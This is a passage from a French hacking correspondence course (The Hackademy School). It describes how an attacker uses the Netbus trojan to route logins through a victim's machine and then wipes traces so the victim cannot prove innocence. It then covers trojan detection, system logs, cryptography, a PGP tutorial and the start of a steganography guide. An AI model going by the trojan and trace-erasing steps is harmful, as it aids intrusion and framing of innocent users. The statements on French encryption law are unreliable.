
**Social Engineer** : c'est une personne qui se fait passer pour une autre afin d'obtenir des informations confidentielles dans la vie réelle.

**Socket** : couche logicielle qui permet la communication réseau.

**Spoofing** : méthode qui consiste à camoufler l'adresse source d'un attaquant au niveau des paquets réseaux (IP).

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Il s'agit maintenant d'entamer la procédure d'authentification au niveau du routeur en entrant un bon mot de passe. La procédure est simple : il suffit au pirate d'utiliser le gestionnaire de touches de Netbus, par la fonction "Listen".



L'authentification depuis la machine de la victime a réussi. Maintenant, si l'adresse IP est enregistrée sur le système piraté, ce sera celle de la victime infectée par Netbus, et non celle de pirate, qui sera retenue. Le pirate utilise maintenant le système pour se connecter au serveur X.

### Effacer les traces

Maintenant que le pirate a réussi son coup, il doit effacer toutes traces de ses activités. En premier temps, il va fermer toutes les applications qu'il a lancées à distance, grâce au gestionnaire d'applications et à la fonction "Kill wnds". Ensuite, il va restaurer le contrôle du clavier grâce à "Key manager" et "Restore all keys". Enfin, il va supprimer le trojan de la machine, afin que la victime ne s'aperçoive jamais de son infection, grâce à "Server admin" et "Remove server". La victime ne pourra jamais prouver sa bonne foi dans le cadre d'une enquête judiciaire.

### Protection

Un trojan est une application cachée, donc il n'échappe pas à la règle du "WinForce", comme expliqué dans la partie KeyLogging. De plus, de nombreux symptômes trahissent les trojans : seuls les intrus modérés sauront vous pirater sans vous alerter. Sinon, des outils de surveillance des communications réseaux peuvent se révéler bien utiles. Fourni avec Windows, et fonctionnant sous DOS, Netstat (Network Status) vous affiche quelles communications sont établies, avec qui, et par quels ports. Pour cela, il suffit d'aller en mode MS-DOS et de taper netstat. La commande netstat /? vous permettra de voir comment utiliser des fonctions supplémentaires.

```
C:\WINDOWS>netstat
Connexions actives

Proto  Adresse locale          Adresse distante        État
TCP    c\ad:1034               64.12.28.134:5190      ESTABLISHED
TCP    c\ad:12345              CLAD-SERVEUR:4035     ESTABLISHED
TCP    c\ad:1107               msgr-ns64.msgr.hotmail.com:1863 ESTABLISHED
TCP    c\ad:1122               msgr-sb12.msgr.hotmail.com:1863 ESTABLISHED
TCP    c\ad:nbsession         CLAD-SERVEUR:4028     TIME_WAIT
TCP    c\ad:nbsession         CLAD-SERVEUR:4030     ESTABLISHED
TCP    c\ad:nbsession         CLAD-SERVEUR:3480     ESTABLISHED
TCP    c\ad:nbsession         CLAD-SERVEUR:4029     TIME_WAIT
```

Scanner vos propres ports (sur l'adresse IP 127.0.0.1) est aussi très utile : cette méthode s'avère beaucoup plus efficace dans le repérage de trojans que l'utilisation d'un traditionnel anti-virus... Mais surtout, et c'est ce qu'il y a de plus important, votre prudence est votre plus grand facteur de sécurité.

*Remarque : tant qu'un trojan, tout comme un virus, n'a pas été exécuté, il ne représente pas de danger. Mais les risques de l'exécuter de quelque façon que ce soit sont trop importants pour que vous ne preniez pas la peine de l'effacer.*

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le meilleur moyen de se protéger contre les troyens reste encore de les considérer comme des virus, ce qu'ils sont en quelque sorte. Utilisez donc un antivirus, vérifiez la présence de fichiers cachés. Mais surtout, étant donné que ces programmes sont conçus pour être activés par vous afin de fournir un accès au pirate sur votre système, faites particulièrement attention aux programmes que vous exécutez : ne faites pas confiance aux applications qui vous sont envoyées par mail, même si vous pensez connaître l'expéditeur, car les pirates ont les moyens de se faire passer pour lui. Faites également attention à ce que vous pourriez télécharger sur le net.

### Les traces du pirate sur votre système


Toute activité qui aura lieu sur votre système et sur vos serveurs sera enregistrée dans des fichiers de logs, de façon plus ou moins importante suivant la configuration que vous aurez apportée à la "génération" de ces logs. On peut différencier principalement trois grands types de logs :

- **les logs du kernel** (ce mot fait référence au noyau du système, c'est son "centre nerveux"). Ceux-ci sont, vous l'aurez compris, générés par le système lui-même. Seront donc loguées les actions qu'il aura effectuées. Suivant la configuration apportée, ceux-ci seront générés de façon plus ou moins importante. Par défaut, l'ensemble des erreurs commises par le système seront loguées.

- **Les logs des applications**, cela incluant également les applications serveurs. Dans ce cas, la configuration de la génération des logs est à définir pour chacune d'entre elles, mais cela passe toujours par un fichier de configuration qui lui est propre. Toutes ne génèrent d'ailleurs pas ces logs, mais la majorité des applications serveurs, qui restent les plus dangereuses, le font, encore une fois, dans un fichier propre.

- **Les logs générés par les firewall et les IDS** (intrusion detection system ou système de détection d'intrusion). Je regroupe ces deux outils réseaux dans la même section, bien que ce soit deux choses différentes. Bien que leur étude sortent du cadre de ce cours, en voici une explication théorique :

• Les firewalls sont utilisés pour filtrer les accès entrant ou sortant sur votre système. Des logs répertoriant toutes les tentatives refusées de connexion à votre machine, et les adresses ip des clients demandant la connexion seront générés. A ce propos, zonealarm génère également des logs que vous pouvez consulter à partir du fichier de logs. Pour configurer son emplacement, rendez-vous dans la section "Alert & Log":





## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Et voila à quoi peuvent ressembler les logs générés par zonealarm :

```
ZoneAlarm Logging Client v3.1.395
Windows 2000-5.0.2195--SP
type,date,time,source,destination,transport
PE,2002/10/13,23:29:46 +2:00 GMT,Applications Services et Contrôleur,194.117.200.15:53,N/A
FWIN,2002/10/13,23:32:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
PE,2002/10/13,23:34:56 +2:00 GMT,Netscape,65.12.180.1:80,N/A
FWIN,2002/10/13,23:36:50 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
PE,2002/10/13,23:56:00 +2:00 GMT,Applications Services et Contrôleur,194.117.200.10:53,N/A
FWIN,2002/10/13,23:59:44 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
FWIN,2002/10/13,23:59:56 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
FWIN,2002/10/14,00:10:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
PE,2002/10/14,00:10:08 +2:00 GMT,Netscape,127.0.0.1:1677,N/A
PE,2002/10/14,00:10:12 +2:00 GMT,ZoneAlarm,209.122.173.160:80,N/A
FWIN,2002/10/14,00:11:56 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
FWIN,2002/10/14,00:12:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
```

Prenons la ligne PE,2002/10/13,23:34:56 +2:00 GMT,Netscape,64.12.180.19:80,N/A

On s'aperçoit ici que l'utilitaire Netscape a tenté d'établir une connexion vers l'hôte d'adresse 65.12.180.1, sur son port 80 (serveur web).

- Les IDS sont des outils réseau uniquement dédiés à la détection d'éventuelles attaques contre vos serveurs. Ainsi, des tentatives répétées et rapprochées de demandes de connexion à différents ports de votre système donneront lieu à des logs spécifiant un scan de ports de votre machine. Il y sera également donné l'adresse ip d'où semble provenir ce scan. D'autres concerneront les tentatives d'attaques sur l'un de vos serveurs. Ils agissent également là où votre firewall ne peut rien faire. Si par exemple, il autorise le passage d'une connexion sur l'un de vos serveurs à partir d'une ip quelconque, alors il ne générera pas de logs concernant cette connexion, même si celle-ci est une attaque. L'IDS bien sûr le fera, reconnaissant la présence d'une attaque en examinant le contenu des paquets réseau. Concernant leurs modes de fonctionnement, il faut, pour le moment, simplement savoir qu'ils sniffent (interceptent) tous les paquets du réseau afin d'y découvrir la présence d'éléments qui pourraient être associés à une attaque.

Ces logs sont d'une importance capitale, car c'est la seule preuve qu'une attaque a eu lieu chez vous. C'est également dans le cas où vous seriez utilisé comme passerelle par un pirate dans le but de s'attaquer à un autre système, la seule preuve de votre innocence dans cet acte. Les pirates chercheront naturellement toujours à effacer leurs traces, afin de ne pas pouvoir être retrouvés. Il est impératif que, d'une part, vous les conserviez, et que, d'autre part, vous les génériez sur un accès non modifiable. Si vous êtes une entreprise et que vous en ayiez les moyens, des supports cdrom non réinscriptibles peuvent être un bon choix. Il existe heureusement des solutions moins coûteuses et plus simples à mettre en place, même si leur sécurité est moins absolue dans le principe car elles passent par des solutions logicielles. Windows, dans toutes ces versions, est malheureusement dépourvu de solutions acceptables. En effet, c'est surtout Linux et l'ensemble des systèmes UNIX qui disposent de solutions réelles, mais cela dépasse pour le moment le cadre de ce cours, mais sachez que l'ensemble des fichiers de logs configurés par défaut se trouvent dans le répertoire "/var/log". Quant à windows NT et 2000, vous pouvez toujours utiliser l'utilitaire auditpol qui se trouve dans le NTRK, par la commande :

```
c:\> auditpol /enable
```

Les logs de windows se trouvent dans le répertoire \WINNT\System32\logfiles pour win NT et dans \WINNT\security\logs pour Windows 2000

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Cryptographie & encodage

---

Avant toute chose, rappelons qu'une distinction est nécessaire, incontournable, et que vous vous devez de l'apprendre par cœur. Elle est simple. Elle consiste à séparer, d'une part, la cryptographie, et d'autre part, l'encodage. En effet, ces deux éléments sont totalement dissociés.

L'encodage est le processus qui consiste à transformer des données initiales en d'autres données, différentes. Supposons que les données initiales soient des textes. L'encodage va modifier ces textes, grâce à un et un seul algorithme mathématique, en d'autres textes, totalement différents. Pour retrouver les textes initiaux, c'est l'utilisation inverse du processus mathématique qui intervient. Ainsi, l'encodage utilise toujours un seul et même processus mathématique pour fonctionner.

Le cryptage, quant à lui, utilise des algorithmes différents, qui nécessitent une clef. Les vieilles méthodes de cryptage utilisaient une clef unique, pour crypter et décrypter un message. Les méthodes actuelles nécessitent deux clefs :

- Une clef publique : cette clef est mise en libre accès à qui le souhaite. Disponible en téléchargement sur des sites, sur des serveurs dédiés, ou par envoi d'e-mail, la clef publique est celle qui va être utilisée au cryptage des données. Ces données, une fois cryptées, ne s'adressent qu'à une, et une seule, personne. Celle possédant la clef privée.
- Une clef privée : cette clef permet de décrypter les messages encryptés à l'aide d'une clef publique. Le processus de décryptage n'est pas l'inverse du processus de cryptage, c'est pourquoi il est difficile de décrypter un message crypté avec une clef sans posséder l'autre clef.

Petit scénario simple. Prenons Raoul et Raymonde. Raoul désire envoyer un message à Raymonde.

1. Il va l'encrypter avec la clef publique que lui a passé Raymonde.
2. Il va envoyer le message ainsi crypté à Raymonde.
3. Raymonde va le décrypter à l'aide de sa clef privée.
4. Raymonde va répondre à Raoul avec la clef publique qu'il lui a passée.
5. Raymonde va ainsi envoyer le message crypté à Raoul.
6. Raoul va le décrypter avec sa clef privée.

Ainsi, quatre clefs entrent en jeu, soit deux paires de clefs. Chaque paire possède une clef privée et une clef publique. Mais attention ! Si l'on suit notre exemple précédent, il faut bien voir que jamais, Raoul n'aurait pu décrypter le message de Raymonde avec une clef privée autre que la sienne. Par ailleurs, il n'est pas censé avoir d'autres clefs privées que les siennes. Ainsi, l'on associe toujours à une clef publique, une et une seule, clef privée.

Sans vouloir vous assassiner avec un cours historico-mathématique au sujet de la cryptographie, sachez toutefois que le système vu précédemment a vu ses bases naître grâce à Whitfield Diffie et Martin Hellman. Ce fut ensuite au tour de trois mathématiciens de génie, Rivest Shamir et Adleman, de mettre au point le système RSA, premier système de cryptographie moderne, encore très réputé. Si la fabuleuse histoire de ces trois mathématiciens et les calculs mathématiques vous intéressent, je ne saurais trop vous recommander de vous référer en fin de cours pour y trouver des liens utiles.


Un utilitaire très intéressant vous permettra d'appliquer des processus cryptographiques (cryptage, décryptage, signatures) de façon très simple. Il s'agit de PGP. PGP (Pretty Good Privacy) est un outil populaire qui s'adresse au grand public et qui permet bien plus qu'un simple cryptage. Utilisant différents systèmes de cryptage, cet utilitaire s'avère être une référence. Actuellement, la version 7.03 en français est gratuite. Sur <http://www.pgpi.org>, vous ne trouverez que les dernières versions récentes, et payantes, de PGP.


Vous devez cependant savoir que la loi française ne vous laisse pas libre d'utiliser la cryptographie comme bon vous semble. Il est interdit d'utiliser des clefs de cryptage symétriques de plus de 128 bits. De plus, vous avez

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


l'obligation de fournir une copie de toutes vos clefs de cryptage au Ministère de l'Intérieur. Dans le cas où vous souhaiteriez utiliser une puissance de cryptage supérieure à 128 bits, il vous faut en obtenir l'autorisation auprès, encore une fois, du Ministère de l'Intérieur, mais inutile de vous dire qu'il faudra une raison sérieuse.

## PGP



1. Après avoir installé PGP, lancez PGPTray. PGPTray va permettre à PGP de rester en application permanente, jusqu'à ce que vous ayez besoin de lui.
2. Faites un clic droit sur PGPTray (le cadenas gris  en bas à droite dans la barre de tâches) et lancez PGPtools.
3. L'interface de PGPtools est très simple.


### Etape 1 : Créer des clefs (PGP)

La première icône  est celle concernant la gestion et la génération des clefs. La création de clefs est très simple, l'assistant, en français, ne fait que simplifier le processus. Si vous n'en avez pas déjà créé, vous pouvez toujours en créer de nouvelles.

1. Dans les champs "Nom complet" et "Adresse électronique", entrez un nom d'utilisateur (évitiez d'entrer de vraies informations), dans "adresse électronique" vous pouvez, par contre, mettre la vôtre.
2. Puis choisissez le type de clefs que vous souhaitez créer. Dans notre exemple, nous choisirons RSA.
3. Choisissez ensuite la taille de la clef. Nous prendrons ici 2048 bits. Sachez que plus la taille (en bits) d'une clef est grande, plus grande est sa force. Une clef d'une toute petite taille ne garantit qu'une maigre sécurité face à des méthodes de décryptage : c'est une coquille d'œuf.
4. Choisissez ensuite la date d'expiration de la paire de clefs. Permettre à une clef d'expirer possède un avantage et un inconvénient. L'avantage est que, si votre clef privée est un jour découverte ou votre cryptage cassé, renouveler vos clefs vous permettra de communiquer à nouveau sans vous soucier de ce fait, car le cryptage que vous utiliserez, basé sur de nouvelles clefs, n'est pas cassé. L'inconvénient c'est qu'il vous faudra envoyer votre clef publique à tout vos correspondants, mettre à jour toutes vos zones de diffusions, etc. Il se peut qu'un jour, un correspondant vous envoie un message crypté avec une vieille clef publique, vous ne serez pas à même de le décrypter. Ainsi, pour notre exemple, nous ne prendrons pas de date d'expiration.
5. Entrez ensuite une phrase secrète, qui a pour valeur de mot de passe. Le mot "phrase" est censé inciter l'utilisateur à rentrer une phrase (soit une longue suite de caractères) plutôt qu'un simple mot. Une phrase a une plus grande valeur de sécurité qu'un mot. PGP inclut d'ailleurs un indicateur de qualité de la phrase qui doit vous guider sur le choix de la longueur de votre phrase. Cette phrase vous sera demandée lors de l'utilisation de votre clef privée (donc au décryptage). Quel intérêt cela a-t-il ? Si quelqu'un arrive à

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

- copier votre clef privée, il ne pourra pas s'en servir sans le mot de passe adéquat.
- Après que la génération se soit terminée, vous avez la possibilité d'envoyer votre clef publique sur un serveur de clefs. Cela permettra à quelqu'un qui ne connaît que votre adresse e-mail, par exemple, de voir si vous avez mis en ligne une clef publique. Ce n'est pas du tout obligatoire.
  - Le processus s'est achevé, vous voici en possession de votre nouvelle paire de clefs.



Nous allons à présent voir comment utiliser cette paire de clefs dans le cryptage et le décryptage de nos données. Sachez au préalable que n'importe quel type de données peut-être crypté : tout ce qui est fichier sur votre disque dur peut l'être.


## Étape 2 : Encoder et signer (PGP)

Le processus de signature d'un message est simple. Il permet à Raymonde de savoir que c'est bien Raoul qui lui a envoyé ces messages crypté avec la clef publique de Raymonde. En effet, comment Raymonde pourrait-elle savoir si c'est bien Raoul qui lui envoie ces messages alors que sa clef publique peut-être utilisée par n'importe qui ?

- Raoul va crypter son message avec sa clef privée à lui, puis avec la clef publique de Raymonde. Donc, il y a un double cryptage.
- Raymonde va décrypter avec sa clef privée le message encrypté avec la clef publique (qui est la sienne), puis va redécrypter à nouveau le message avec la clef publique de Raoul car - et on ne vous l'avait pas dit pour ne pas sombrer dans la confusion - une clef publique peut décrypter un message encrypté avec une clef privée, à condition bien sûr qu'elles soient de la même paire.

Ainsi, Raymonde est sûre que les messages proviennent bien de Raoul car elle a pu décrypter avec sa clef publique, le message encrypté avec la clef privée de Raoul, qu'il est le seul à posséder.


PGP vous facilite la tâche : quelques clics suffisent à signer et à encrypter ses messages. Voyons cela.



- Créez un fichier texte de tests dans un répertoire de test.
- Nommez le "test.txt" par exemple, et écrivez-y une phrase (dans notre exemple la phrase est "test d'encryptage"), ce que vous voudrez.
- Cliquez sur Chiffrer  et sélectionnez la donnée à crypter. Ici, vous prendrez "test.txt" dans votre répertoire "test"
- Choisissez les clefs publiques avec lesquelles vous allez chiffrer votre message, en les sélectionnant et en les faisant glisser vers les "destinataires". En clair, il s'agit de sélectionner les personnes à qui sont destinées les données cryptées, ceci par sélection des clefs publiques adéquates.
- Vous pouvez sélectionner plusieurs options :
  - Sortie sous forme texte (si vous désirez que le contenu crypté soit lisible). Cette option n'a aucune implication sur la sécurité de vos données.
  - Effacer l'original peut être une option qui peut être vue comme une précaution, car, une fois la donnée originale effacée, seul la donnée cryptée subsiste et il n'y a aucune chance, pour qui que ce soit, d'accéder aux données en clair, sans avoir la clef privée adéquate.
  - Visualisation sécurisée est une option applicable uniquement aux fichiers texte. Lorsque le destinataire décryptera votre donnée avec sa clef privée, le texte sera ouvert dans une "visionneuse de texte sécurisé". Cette visionneuse affiche un message d'alerte rappelant à l'utilisateur qu'il ne doit lire ce texte que dans des conditions de sécurité et de confidentialité les plus sûres. Si l'utilisateur clique




# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

autre part que dans cette visionneuse, la fenêtre de la visionneuse se fermera automatiquement.



- L'option d'archive auto-extractible et de chiffrement conventionnel ne sont pas des options essentielles. Vous pouvez toutefois les essayer. Par exemple, l'option d'archive auto-extractible vous permettra de mettre votre donnée sous forme d'un exécutable qui extraiera les données cryptées. Cette option ne peut être utilisée qu'avec l'option de chiffrement conventionnel qui elle, applique une option de chiffrement à l'aide d'une phrase qui joue le rôle d'une clef. Cette option est moins sûre sur le plan de la sécurité de vos données, mais ne nécessite pas l'utilisation d'une paire de clefs. Ainsi, PGP peut utiliser une phrase-clef (qui est la même lors du cryptage et du décryptage) plutôt qu'un système à base de paires de clefs.
6. Dans notre exemple, nous ne choisissons que sortie sous forme texte comme option.
  7. Cliquez sur "Ok" et le cryptage est fait.
  8. Allez dans le répertoire "test" pour y voir votre fichier crypté en format .asc. Vous pouvez ouvrir ce fichier comme étant du texte (renommez le "test2.txt" par exemple). Mais n'oubliez pas de le remettre au format .asc après lecture. En effet, le format .asc est reconnu par PGP. Ceci dit, un fichier texte au format .txt peut aussi être déchiffrable.
  9. Voyons maintenant comment signer ses données. Rappelons qu'une signature n'est pas obligatoire.
  10. Cliquez sur Signer. 
  11. Choisissez le fichier à signer, fichier qui a dû être préalablement crypté. Etant donné qu'une signature s'effectue avec votre clef privée, vous aurez besoin de saisir votre phrase secrète.
  12. Vous pouvez choisir une Signature détachée qui crée un fichier .sig qui ne se colle pas au fichier crypté. Vous aurez ainsi deux fichiers séparés : un fichier crypté, et un fichier signature. Nous n'appliquerons pas cette option.
  13. L'option Sortie sous forme texte permet à la signature d'être lisible en format texte, tout comme la même option qui sert au cryptage.
  14. Vous validez avec "Ok"
  15. La signature a été faite. Vous pouvez toutefois faire cette opération en une seule étape grâce au bouton Chiffrer & signer 

## Etape 3 : Decryptage (PGP)

Le décryptage des données est une chose très simple. Pour décrypter des données qui vous sont adressées (donc on suppose que vous avez la clef privée adéquate, ou la clef conventionnelle dans le cas d'un chiffrement conventionnel), double-cliquez sur le fichier .pgp ou .asc, ou utilisez le bouton : Déchiffrer & vérifier 

1. Cliquez sur le bouton





## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

2. Sélectionnez le fichier à décrypter
3. Rentrez votre phrase secrète pour l'utilisation de votre clef privée
4. Choisissez d'enregistrer le fichier de nouveau en clair

### Etape 4 : Ajout de clefs publiques téléchargées (PGP)

Double-cliquez sur le fichier .asc (qui porte les clefs en question) et choisissez, grâce à la fenêtre qui s'ouvre, les clefs que vous désirez importer.

Les deux autres fonctionnalités de PGP (détruire et nettoyage de l'espace inutilisé) ne sont pas utiles à la cryptographie. La première  vous sert à détruire des fichiers, la seconde  à faire un nettoyage de votre espace disque. Bref, passons maintenant au manuel d'utilisation de GPG.

*Remarque : Vous pouvez vous amuser à comparer différents textes en clair et cryptés afin de voir comment peut varier un cryptage d'après les différentes options que vous choisissez. Une petite astuce concernant le cryptage de vos données. Plutôt que de crypter un à un vos fichiers sensibles, que des gens malfaisants pourraient trouver, mettez-les en un .zip et encryptez le fichier .zip contenant toutes vos données. Vous ferez en deux passes une opération qui peut prendre beaucoup de temps.*

## Stéganographie


---

Des informations à faire passer, des données à faire circuler ? Et le tout discrètement ? La stéganographie vous aidera. Cette méthode consiste à cacher des données, des informations, dans un support anodin. Par exemple, dans la Chine ancienne, on écrivait des messages sur de la soie fine que l'on roulait en boule avant de l'enrober dans de la cire. Un messager n'avait plus qu'à avaler la boule, et à faire son voyage.

Faire passer des informations numériques est tout aussi simple. Cacher sa signature dans une image afin que personne ne puisse se l'appropriier et en revendiquer la possession est un jeu d'enfant.

Munissez-vous tout d'abord d'un logiciel adéquat : un éditeur hexadécimal. Pour notre exemple, nous choisirons **WinHEX**, téléchargeable sur <http://www.winhex.com>.


Trouvez une image pour effectuer vos tests. Ici, nous prendrons l'image "test.jpg", qui représente une soi-disant empreinte de pas de l'homme ayant marché sur la lune.




*L'image test.jpg, l'image sur laquelle va se porter nos travaux.*

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

1. Ouvrez Hexedit et faites Ouvrir
2. Ouvrez votre image (ou n'importe quel autre type de fichier tant qu'il ne s'agit pas d'une application)
3. Vous devriez avoir ce type de fenêtre

